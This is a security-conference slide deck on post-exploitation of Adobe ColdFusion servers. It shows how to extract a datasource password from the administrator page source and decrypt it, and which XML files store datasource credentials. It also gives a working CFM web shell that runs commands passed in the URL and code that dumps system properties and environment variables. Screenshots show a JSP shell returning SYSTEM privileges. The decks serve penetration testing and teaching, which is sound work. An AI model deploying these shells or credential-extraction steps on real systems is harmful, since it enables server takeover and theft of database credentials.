The screenshot shows the ColdFusion Administrator interface in Mozilla Firefox. The URL is `http://localhost:8500/CFIDE/administrator/index.cfm`. The left sidebar contains navigation links for Server Settings, Data & Services, Debugging & Logging, Extensions, Event Gateways, and Security. The main content area displays the 'SYSTEM INFORMATION' page with tabs for Getting Started, Documentation, TechNotes, Release Notes, and Resources. A sub-section titled 'Add and manage your data source connections and Data Source Names (DSNs). You use a DSN to connect ColdFusion to a variety of data sources.' is shown. It includes fields for 'Data Source Name' (empty) and 'Driver' (set to 'Please select a valid driver type.'), with an 'Add' button below. Below this is a table titled 'Connected Data Sources' listing five entries: cfartgallery, cfbookclub, cfoodeexplorer, cfdocexamples, and TEST. The TEST entry is highlighted with a yellow background and shows an error message: 'Connection verification failed for data source: TEST java.sql.SQLException: [Macromedia][SQLServer JDBC Driver]Error establishing socket. Unknown host: test The root cause was that: java.sql.SQLException: [Macromedia][SQLServer JDBC Driver]Error establishing socket. Unknown host: test'. At the bottom is a 'Verify All Connections' button.

Actions	Data Source Name	Driver	Status
[Edit] [Delete]	cfartgallery	Microsoft Access with Unicode	
[Edit] [Delete]	cfbookclub	Microsoft Access with Unicode	
[Edit] [Delete]	cfoodeexplorer	Microsoft Access with Unicode	
[Edit] [Delete]	cfdocexamples	Microsoft Access with Unicode	
[Edit] [Delete]	TEST	Microsoft SQL Server	Error

Connection verification failed for data source: TEST
java.sql.SQLException: [Macromedia][SQLServer JDBC Driver]Error establishing socket. Unknown host: test
The root cause was that: java.sql.SQLException: [Macromedia][SQLServer JDBC Driver]Error establishing socket. Unknown host: test



Post Exploitation

- Click on DataSource (ex TEST)

The screenshot shows the ColdFusion Administrator interface in Mozilla Firefox. The URL is <http://localhost:8500/CFIDE/administrator/index.cfm>. The main content area displays the 'Data & Services > Datasources > Microsoft SQL Server' configuration page for a datasource named 'TEST'. The configuration fields are as follows:


CF Data Source Name	TEST
Database	test
Server	test
Port	1433
Username	[Empty]
Password	[REDACTED] (16-character limit)
Description	[Empty]

At the bottom of the configuration form are 'Show Advanced Settings', 'Submit', and 'Cancel' buttons. The footer of the page includes copyright information and a note about third-party software.



Post Exploitation

- View Source, get value



Source of: http://localhost:8500/CFIDE/administrator/datasources/sqlserver.cfm?dsn=TEST - Mozilla Firefox

```
<span class="pageHeader">
Data &gt; Services &gt; Datasources &gt; Microsoft SQL Server
</span>

<form name="editdsn" action="/CFIDE/administrator/datasources/sqlserver.cfm?dsn=TEST" method="post">
<input type="hidden" name="class" value="macromedia.jdbc.MacromediaDriver">
<input type="hidden" name="driver" value="MSSQLServer">

    <input type="hidden" name="epassword" value="maJsuHYMay8zpmptC2yibA==">

```

Find: password

Line 495, Col 38



Post Exploitation

- Decrypt it

```
$ python coldfusiondecrypt.py  
maJsuHYMay8zpmpC2yibA==
```

Coldfusion v7 y v8 DataSource password decryptor (c) 2008
Hernan Ochoa (hernan@gmail.com)

decrypted password: **ThisIsAPassword**



Post Exploitation

- If you have file system access, just grab the XML files

- **Coldfusion 7:** \lib\neo-query.xml

for example: c:\CFusionMX7\lib\neo-query.xml

- **Coldfusion 8:** \lib\neo-datasource.xml

for example: c:\coldfusion8\lib\neo-datasource.xml

- **Coldfusion 9:** \lib\neo-datasource.xml

for example: c:\coldfusion9\lib\neo-datasource.xml



Post Exploitation

- CFM Shells
- ColdFusion has several handy CFML tags:
 - CFEXECUTE
 - CFREGISTRY
 - CFFILE
 - CFHTTP

Simple CFM Shell:

```
<html>
<body>
<cfexecute name = "#URL.runme#" arguments =
"#URL.args#" timeout = "20">
</cfexecute>
</body>
</html>
```



Post Exploitation

- CFM Shells
- Its common to disable CFEXECUTE*
- CF also runs java so:

```
<cfset runtime = createObject("java",
"java.lang.System")>
<cfset props = runtime.getProperties()>
<cfdump var="#props#">
<cfset env = runtime.getenv()>
<cfdump var="#env#">
```

- Will give you something like...



Post Exploitation



struct	
JINTEGRA_NATIVE_MODE	[empty string]
JINTEGRA_PREFETCH_ENUMS	[empty string]
awt.toolkit	sun.awt.windows.WToolkit
coldfusion.classPath	C:\ColdFusion9\runtime/../lib/updates,C:\ColdFusion9\runtime/../lib,C:\ColdFusion9\runtime../gateway/lib,C:\ColdFusion9\runtime..//wwwroot/WEB-INF/cfform/jars,C:\ColdFusion9\runtime/lib/instutil.jar;C:\ColdFusion9\runtime/lib/jrun-patch.jar;C:\ColdFusion9\runtime..\lib/macromedia_drivers.jar;C:\ColdFusion9\runtime..\lib\osdk\lib\cfmx_mbean.jar;C:\ColdFusion9\runtime\lib\instutil.jar;C:\ColdFusion9\runtime\lib\java2wsdl.jar;C:\ColdFusion9\runtime\lib\jrun-ant-tasks.jar;C:\ColdFusion9\runtime\lib\jspc.jar;C:\ColdFusion9\runtime\lib\migrate.jar;C:\ColdFusion9\runtime\lib\oem-xdoclet.jar;C:\ColdFusion9\runtime\lib\sniffer.jar;C:\ColdFusion9\runtime\lib\wsdl2java.jar;C:\ColdFusion9\runtime\lib\xmlscript.jar;C:\ColdFusion9\runtime\lib\jrun.jar
file.encoding	Cp1252
file.encoding.pkg	sun.io
file.separator	\
jasper.reports.compile.xml.validation	false
java.awt.graphicsenv	sun.awt.Win32GraphicsEnvironment
java.awt.printerjob	sun.awt.windows.WPrinterJob
java.class.path	C:\ColdFusion9\runtime\servers\lib;C:\ColdFusion9\runtime\servers\lib\jrun-patch.jar;C:\ColdFusion9\runtime..\lib\macromedia_drivers.jar;C:\ColdFusion9\runtime\lib\cfmx_mbean.jar;C:\ColdFusion9\runtime\lib\instutil.jar;C:\ColdFusion9\runtime\lib\java2wsdl.jar;C:\ColdFusion9\runtime\lib\jrun-ant-tasks.jar;C:\ColdFusion9\runtime\lib\jspc.jar;C:\ColdFusion9\runtime\lib\migrate.jar;C:\ColdFusion9\runtime\lib\oem-xdoclet.jar;C:\ColdFusion9\runtime\lib\sniffer.jar;C:\ColdFusion9\runtime\lib\wsdl2java.jar;C:\ColdFusion9\runtime\lib\xmlscript.jar;C:\ColdFusion9\runtime\lib\jrun.jar
java.class.version	50.0
java.endorsed.dirs	C:\ColdFusion9\runtime\jre\lib\endorsed
java.ext.dirs	C:\ColdFusion9\runtime\jre\lib\ext;C:\WINDOWS\Sun\Java\lib\ext
java.home	C:\ColdFusion9\runtime\jre
java.io.tmpdir	C:\WINDOWS\TEMP\
java.library.path	C:\ColdFusion9\runtime\bin;;C:\WINDOWS\Sun\Java\bin;C:\WINDOWS\system32;C:\WINDOWS;C:\ColdFusion9\runtime..\lib;C:\ColdFusion9\runtime..\jintegra\bin;C:\classes\win;C:\ColdFusion9\verity\k2_nti40\bin;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
java.naming.factory.initial	jrun.naming.JRunContextFactory
java.naming.factory.url.pkgs	jrun.naming
java.naming.provider.url	localhost:2932
java.protocol.handler.pkgs	com.sun.net.ssl.internal.www.protocol
java.rmi.server.hostname	192.168.26.137
java.runtime.name	Java(TM) SE Runtime Environment
java.runtime.version	1.6.0_14-b08
java.security.auth.login.config	C:\ColdFusion9\runtime\servers\coldfusion/SERVER-INF/auth.config
java.security.policy	C:\ColdFusion9\runtime\lib\jrun.policy

Post Exploitation

- CFM Shells
- Remember Enterprise vs Standard?
 - Enterprise runs jsp, so some jsp shells will work too (depends on the shell's java version requirements)

The image displays two side-by-side screenshots of a web-based exploit interface, likely a ColdFusion shell, with the URL `192.168.26.137/cmd2.jsp`.

Screenshot 1 (Left): Shows the output of the command `set`. The output lists various environment variables and system paths, indicating a Windows environment. Key entries include:

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=USER-OQQQTXFH5
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\ColdFusion9\runtime..\lib;C:\ColdFusion9\runtime..\jintegra\bin;C:
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 37 Stepping 2, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=2502
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\Default User
VERITY_CFG=C:\ColdFusion9\verity\k2\common\verity.cfg
windir=C:\WINDOWS
```

Screenshot 2 (Right): Shows the output of the command `whoami`. The output indicates the user has administrative privileges, running under the account `nt authority\system`.

```
Command: whoami
nt authority\system
```



Post Exploitation

- CFM Shells
- Sky's the limit!
- Pretty much anything you can code in Java, CF will run for you
- ColdFusion 9 and above support cfscript == javascript for ColdFusion

```
26
27      <!--- getJavaMemoryInfo :: gets memory usage of the underlying java runtime --->
28      <cffunction name="getJavaMemoryInfo" access="public" returntype="struct">
29          <cfscript>
30              var runtime = createObject("java","java.lang.Runtime").getRuntime();
31              var stMemInfo = structNew();
32
33              stMemInfo.freeMemory = runtime.freeMemory();
34              stMemInfo.maxMemory = runtime.maxMemory();
35              stMemInfo.totalMemory = runtime.totalMemory();
36              stMemInfo.heapMemory = runtime.totalMemory()-runtime.freeMemory();
37
38              return stMemInfo;
39          </cfscript>
40      </cffunction>
41
```



ColdFusion Stuff To Read

- <http://www.petefreitag.com/> ← lots of defense/CF hardening info
- <http://www.bennadel.com/blog/>
- <http://www.raymondcamden.com/> <http://12robots.com/>
- Chris Eng's Deconstructing ColdFusion (slides and WP)
 - https://media.blackhat.com/bh-us-10/presentations/Eng_Creighton/BlackHat-USA-2010-Eng-Creighton-Deconstructing-ColdFusion-slides.pdf
- Davis' EUSEC ColdFusion talk
 - <http://eusecwest.com/esw06/esw06-davis.pdf>
 - Alt:
<http://www.orkspace.net/secdocs/Conferences/EuSecWest/2006/ColdFusion%20Security.pdf>



Questions?



Chris Gates



@carnal0wnage



cgates [] laresconsulting[] com